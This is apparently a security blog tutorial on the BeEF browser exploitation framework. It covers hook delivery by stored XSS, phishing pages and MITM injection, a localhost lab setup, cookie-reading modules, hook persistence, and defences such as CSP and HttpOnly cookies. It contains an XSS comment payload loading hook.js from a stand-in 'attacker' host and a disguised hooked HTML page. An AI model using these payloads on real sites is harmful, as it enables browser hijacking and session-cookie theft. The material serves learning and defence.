What is BeEF?
BeEF stands for "The Browser Exploitation Framework". Most pentesting tools are aimed at the network or the host. BeEF takes a different approach and targets the web browser itself.
BeEF uses a small piece of JavaScript called hook.js. When a victim's browser loads and runs it, the script establishes a connection with the BeEF server ran by an adversary. The browser then shows up in the BeEF control panel as a "hooked" browser, ready to be exploited.
From there, you can run command modules against it.
The hooked browser is also described as a beachhead. This is a military metaphor: in an amphibious landing, the beachhead is the first strip of enemy shore you secure, the foothold you use to land everything else and push inland. In IT terms, it is a browser running inside the target environment that you can interact with from the BeEF server.
So the flow is:
- Attacker runs the BeEF server (control panel with the hook to connect endpoints).
- The victim's browser loads
hook.jssomehow (more on this below). - The browser reaches out and connects to the BeEF panel.
- The browser is now under the attacker's control.
How does the hook get delivered?
Because BeEF itself doesn't get the hook onto the page, there must a be a delivery mechanism in place for a victim's browser to get infected.
- Cross-site scripting (XSS): You find a page that fails to sanitise input and inject the hook as a script tag. A stored-XSS example would be a comment box that renders raw HTML and lets you post
Nice post! <script src="http://attacker/hook.js"></script>. That comment is then saved and served to every subsequent visitor. In this case the hook becomes part of a real site's delivered page. - A phishing page you control: No target website involved at all, you just build a page you own, put the hook in it, and lure someone to it.
- Man-in-the-middle injection: If you're positioned between the victim and the sites they browse on an unencrypted network, you can inject the script tag into the unencrypted response as it comes back. The site never served it directly, you added it on the way through.
Once the hook.js is loaded, the victim's browser is hooked to the BeEF server, but the method used for loading the JavaScript code is important as it dictates the overall capability of the attacker:
- If the hook is injected via XSS into
bank.com, it runs asbank.com. It can read that page's DOM, its non-HttpOnlycookies, and act as the logged-in user on that site. - If the hook is on your phishing page
evil.com, it runs asevil.com. The same-origin policy means it cannot touchbank.com's cookies or DOM. You can still do social engineering, browser fingerprinting, and internal-network scanning, but you can't hijack a real session on another site as your access is far more limited.
Building the lab
Everything in this post was done against my own browser, on an isolated VM and on hardware I own. Keep it on the isolated VM for learning, and only use it on systems you own or have explicit permission to test.
The safest test rig is a throwaway Kali VM where BeEF hooks its own browser over localhost. Nothing is exposed or reachable over WAN, and you destroy it when you're done. Latest BeEF at the time of writing is v0.6.0.0.
sudo apt update
sudo apt install beef-xss
sudo beef-xss-start
On first start it forces you to set a new password:
 Then it prints the panel and the hook URLs:
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook:   <script src="http://<IP>:3000/hook.js"></script>
Open http://127.0.0.1:3000/ui/panel in the VM's browser and log in as beef with your new password.
Hooking a browser
BeEF ships a demo page that already contains the hook. In the same browser, open http://127.0.0.1:3000/demos/basic.html:
 Go back to the panel, and you'll see the browser appear under Online Browsers:

If you wanted to be fancier and host your own page, just inject the hook.js script into a standalone HTML like:
<!DOCTYPE html>
<html>
<head><title>Completely Normal Page</title></head>
<body>
  <h1>Just a normal page</h1>
  <p>Nothing to see here.</p>
  <script src="http://127.0.0.1:3000/hook.js"></script>
</body>
</html>
Save the file as hooked.html, then serve it and open it:
python3 -m http.server 8000
# then browse to http://127.0.0.1:8000/hooked.html
Firing modules

With a hooked browser selected, the Commands tab shows the module tree, colour-coded by how reliable each module is and how visible it'll be to the user. Green means it works and the user won't notice, orange means it works but they might (in case of notifications/popups, obviously the goal is for the user to notice them, so they will be displayed as orange).
- Browser fingerprinting: BeEF gathers a huge amount about the browser automatically. These include version, plugins, platform, screen size, which sites it appears to be logged into. This is recon you get on any hooked browser regardless of origin.
- Create Alert Dialog: Trivial, but it's the cleanest "I am running arbitrary JavaScript in your browser right now" demo. Type a message, hit execute, and it pops in the hooked browser:
- Get Cookie: Reads the hooked page's cookies. It only sees that origin's cookies. This is the same-origin boundary mentioned above.

Of course, there are a ton of other modules that can be fired, and some dangerous ones too that I'm not going to demo.
The ephemeral lifecycle of the hook
If the user closes the page the hook is running in, does the connection persist?
No, if the page is closed, the browser is no longer under control. The client does not stay connected, and the server can't keep it because the hook isn't a socket the server holds open, it's just a piece of JavaScript running inside the page's execution context. The server side is entirely passive, it just waits for browsers to check in.
When the polling stops, the browser stops checking in, and after a short timeout BeEF moves it from Online Browsers to Offline Browsers. Two things:
- Offline != gone. BeEF drops a session identifier in the browser and if that browser later loads any hooked page again, BeEF recognises it and it comes back as the same zombie, same ID and history. So offline means dormant, but you can't reach out and wake it.
- The default hook is bound to a single page, so even clicking a link to another page on the same site reloads the document, destroys the context, and drops the hook. This is why BeEF has persistence modules: Man-in-the-Browser intercepts clicks and form submits and performs navigation over XHR instead, keeping the original hooked page alive in the background so the hook remains active despite movement within the same origin.
A browser hook is ephemeral command-and-control. Unlike a host implant that persists across reboots, you hold the beachhead only for as long as that page stays open.
Defending against it
As a defender, the only option you have is killing the delivery mechanism. Remember that as soon as the infected page is closed, the hook dies due to its ephemeral nature. The dangerous branch (the hook running as a real site's origin) depends almost entirely on XSS, so the anti-XSS toolkit is your primary defence:
- Content Security Policy: This is the most effective control; using a well-scoped CSP that restricts
script-srcto known origins stops an injected<script src="http://attacker/hook.js">from loading. - Output encoding and input validation: The root cause of XSS is improper encoding or input handling.
HttpOnlycookies: Session cookies flaggedHttpOnlyare invisible to JavaScript, so even a successful same-origin hook can't read them, therefore no session token for Get Cookie to steal.- Contain the browser: Use HTTPS everywhere to defeat the MITM injection vector from the start. Modern browsers' site isolation limits cross-origin damage.
- And of course, user awareness training to reduce the odds of anyone landing on the phishing-page vector in the first place.